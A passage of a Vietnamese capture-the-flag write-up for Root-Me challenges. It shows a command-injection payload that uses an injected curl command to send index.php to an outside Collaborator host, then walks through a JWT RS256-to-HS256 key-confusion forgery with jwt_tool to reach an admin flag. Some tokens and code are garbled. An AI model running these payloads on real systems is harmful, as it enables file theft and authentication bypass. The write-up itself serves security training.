ip=localhost%0Acurl -X POST -d @index.php
http://kpdyloub9ilj8tyzw7w9jnyj3a91xslh.oastify.com
```

Kết quả là Poll thành công

```
</form>
<pre>
<?php $flag = ".file_get_contents('.passwd')."";
if(isset($_POST["ip"])) && !empty($_POST["ip"])){
    $ip =
    @preg_replace("/[\\\\\$|^&<>|/i", "", $ip);
```

Flag lấy từ file .passwd, vậy chỉ cần gửi lại nội dung file .passwd đến burp collab

=> Flag:

```
Comma@nd_1nJec7ion_Fl09_1337_Th3_G@m3!!!
```

35. JWT - Public key

Gửi GET request và nhận public key

```
1 GET /web-severeur/ch60/key HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5|
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: _ga=GA1.1.1612504057.1732330700
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Content-Length: 479
Connection: keep-alive
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAOCAQ8AMIIIBCgKCAQEA0tgkB9fEiCdi6eQSa0gv
vAsheP5dG0gielmY43BK97yX4V/pi11jrrIHL1slm5C/PnFQ9ZM02Lh5UF1SJ6Sx
mij+ZmteIfFElw5DR6OL7TGy9ggVVyhF5z0l8WwpUnD3z6P94oJCKYSAQJW41XP9
KZEUTld+v967FSUcd1JRxoV31tm9dT+rtCYywZ+Ltjk9OZ9Pe11DSwYFaXG2uACf
x71gBW3NA8ACD4R2BBb3MSqsI9Tax5RMYGx3Jrr02msmoIbPUqb9PMBeBCY72HeH
m+cC7rSDZ7AKinUXM8ZIXYWxkfGgfS9oB28D5VYS5hFfb0LlFr5g6I68K9Dk+kSz
rQIDAQAB
-----END PUBLIC KEY-----

Chỉnh lại format rồi lưu lại vào 1 file

```
(sonnt@TruongSon)-[~]
$ cat publickey_jwt_rs256.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAOCAQ8AMIIIBCgKCAQEA0tgkB9fEiCdi6eQSa0gv
vAsheP5dG0gielmY43BK97yX4V/pi11jrrIHL1slm5C/PnFQ9ZM02Lh5UF1SJ6Sx
mij+ZmteIfFElw5DR6OL7TGy9ggVVyhF5z0l8WwpUnD3z6P94oJCKYSAQJW41XP9
KZEUTld+v967FSUcd1JRxoV31tm9dT+rtCYywZ+Ltjk9OZ9Pe11DSwYFaXG2uACf
x71gBW3NA8ACD4R2BBb3MSqsI9Tax5RMYGx3Jrr02msmoIbPUqb9PMBeBCY72HeH
m+cC7rSDZ7AKinUXM8ZIXYWxkfGgfS9oB28D5VYS5hFfb0LlFr5g6I68K9Dk+kSz
rQIDAQAB
-----END PUBLIC KEY-----
```

Khi gửi POST request /auth thì server bắt phải nhập thêm username, thử nhập admin thì không được nên thử lại với 1 username bất kỳ, lúc này nhận được 1 token

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 POST /web-serveur/ch60/auth HTTP/1.1 2 Host: challenge01.root-me.org 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0; _ga=GAI.1.1612504057.1732330700 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 12 13 14 username=abc </pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Thu, 28 Nov 2024 16:38:35 GMT 4 Content-Type: application/json 5 Content-Length: 454 6 Connection: keep-alive 7 8 { "result": "Hello abc", "Here is your token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VybmbFtZSI6Im FiYyJ9.BfWDV2oV3EpPInSFLX0uG2KfbB6akBXWPHkV98ZygXI9YR3nv HsQ0lePodla1A9bm5uWdPquTjhGmIz9zhn2KA4fiwZP84Vh5x66zdyk SWRDG502UJxpo3_SQCKomo7ZxcSFqZYhnwv6z8jWnj3pePGqgs59V1 EMbgZBW3iLstwe0YTNazn--lmbaE609SNqUEhwZAkSQFkmBpRH5_6NSs DhF8PSOSHf7_logeoT4t-DXXo7pcRmhM3Hnsn51XwX2wvCmF0wiU64fp i1UbpgM0fkD0aA88G4GgHsnDEI_80jFNvg0BK1IZtczAItJlks6aLs 9Y7U5HgB1w7hA"</pre>

Có thể token này dùng để xác thực phía admin, gửi POST /admin thì thấy đúng là cần token này

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 POST /web-serveur/ch60/admin HTTP/1.1 2 Host: challenge01.root-me.org 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0; _ga=GAI.1.1612504057.1732330700 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 Content-Type: application/x-www-form-urlencoded 12 Content-Length: 0</pre>	<pre>Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Thu, 28 Nov 2024 16:37:43 GMT 4 Content-Type: application/json 5 Content-Length: 77 6 Connection: keep-alive 7 8 { "message": "method to authenticate is : 'Authorization: Bearer YOUR TOKEN'" } 9</pre>

Khi gửi lại POST /admin thì thấy rằng token lấy được không hợp lệ, điều này là hiển nhiên vì token này dùng algo RS256 với khóa public dùng mã hóa và khóa private dùng giải mã

Algorithm
RS256

Encoded
Decoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VybmbFtZSI6ImFiYyJ9.BfWDV2oV3EpPInSFLX0uG2KfbB6akBXWPHkV98ZygXI9YR3nvHsQ0lePodla1A9bm5uWdPquTjhGmIz9zhn2KA4fiwZP84Vh5x66zdykSWRDG502UJxpo3_SQCKomo7ZxcSFqZYhnwv6z8jWnj3pePGqgs59V1EMbgZBW3iLstwe0YTNazn--lmbaE609SNqUEhwZAkSQFkmBpRH5_6NSsDhF8PSOSHf7_logeoT4t-DXXo7pcRmhM3Hnsn51XwX2wvCmF0wiU64fp i1UbpgM0fkD0aA88G4GgHsnDEI_80jFNvg0BK1IZtczAItJlks6aLs9Y7U5HgB1w7hA
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
    "alg": "RS256",
    "typ": "JWT"
}
```

PAYOUT: DATA

```
{"username": "abc"}
```

VERIFY SIGNATURE

```
RSASHA256
```

Ta thử sửa lại algo thành none và username thành admin

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJ1c2VybmtZSI6ImFkbWluIn0
```

Header	Payload
{ "alg": "none", "typ": "JWT" }	{ "username": "admin" }

Tuy nhiên vẫn không xác thực được admin. Tìm trên google thì thấy có 1 CVE liên quan đến RS256 như sau

RS256 to HS256 Key Confusion Attack – CVE-2016-5431

This attack plays around with the fact that some libraries use the same variable name for the *secret* that signs/verifies the HMAC symmetric encryption and the *secret* that contains the Public Key used for verifying an RSA-signed token. By tweaking the algorithm to an HMAC variant (HS256/HS384/HS512) and signing it using the publicly available Public Key we can trick the service into verifying the HMAC token using the hard-coded Public Key in the *secret* variable.

In JWT_Tool this can be very easily tested by providing the token and a public key.

```
python3 jwt_tool.py <<JWT_TOKEN>> -X k -pk <<PUBKEY.PEM>>
```

Vậy chúng ta chỉ cần chuyển thuật toán từ RS256 thành HS256 (hoặc 384, 512) rồi dùng jwt tool, sau đó dùng chính public key để ký. Trước hết đổi algo thành HS256 và username thành admin

Encoded Decoded

PASTE A TOKEN HERE EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

Type of token ➔ {
 "alg": "HS256",
 "typ": "JWT"
}

PAYOUT: DATA

"username": "admin"



Sau đó ký bằng public key

```
[sonnt@TruongSon] ~ /jwt_tool  
$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtZSI6ImFkbWluIn0.Xs1l2H7ui_yqE-GlQ2GARQ5ZpjuS8B8xQaooy89Q8y8 -X k -pk ~/publickey_jwt_rs256.pem
```

Version 2.2.7 @ticarpi

Original JWT:

```
File loaded: /home/sonnt/publickey_jwt_rs256.pem  
jwttool_55c46e876a434561db591f427e902331 - EXPLOIT: Key-Confusion attack (signing using the Public Key as the HMAC secret)  
(This will only be valid on unpatched implementations of JWT.)  
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtZSI6ImFkbWluIn0.JNZbgzUN8S1z0mF9egq8BfzDMwkGM-Z7S1QdGLRS3-c
```



Gửi lại POST /admin với token mới thu được

```
1 POST /web-serveur/ch60/admin HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0;
_ga=GAI.1.1612504057.1732330700
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6ImFkbWlu
In0.JNZbgzUN8SlzOmf9eqq8BfzDMwkGM-Z7s1QdGLRS3-c |
```

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 28 Nov 2024 17:07:04 GMT
4 Content-Type: application/json
5 Content-Length: 68
6 Connection: keep-alive
7
8 {"result": "Congrats !! Here is your flag :
HardcodeYourAlgoBro\\n"}
9
```

=> Flag: HardcodeYourAlgoBro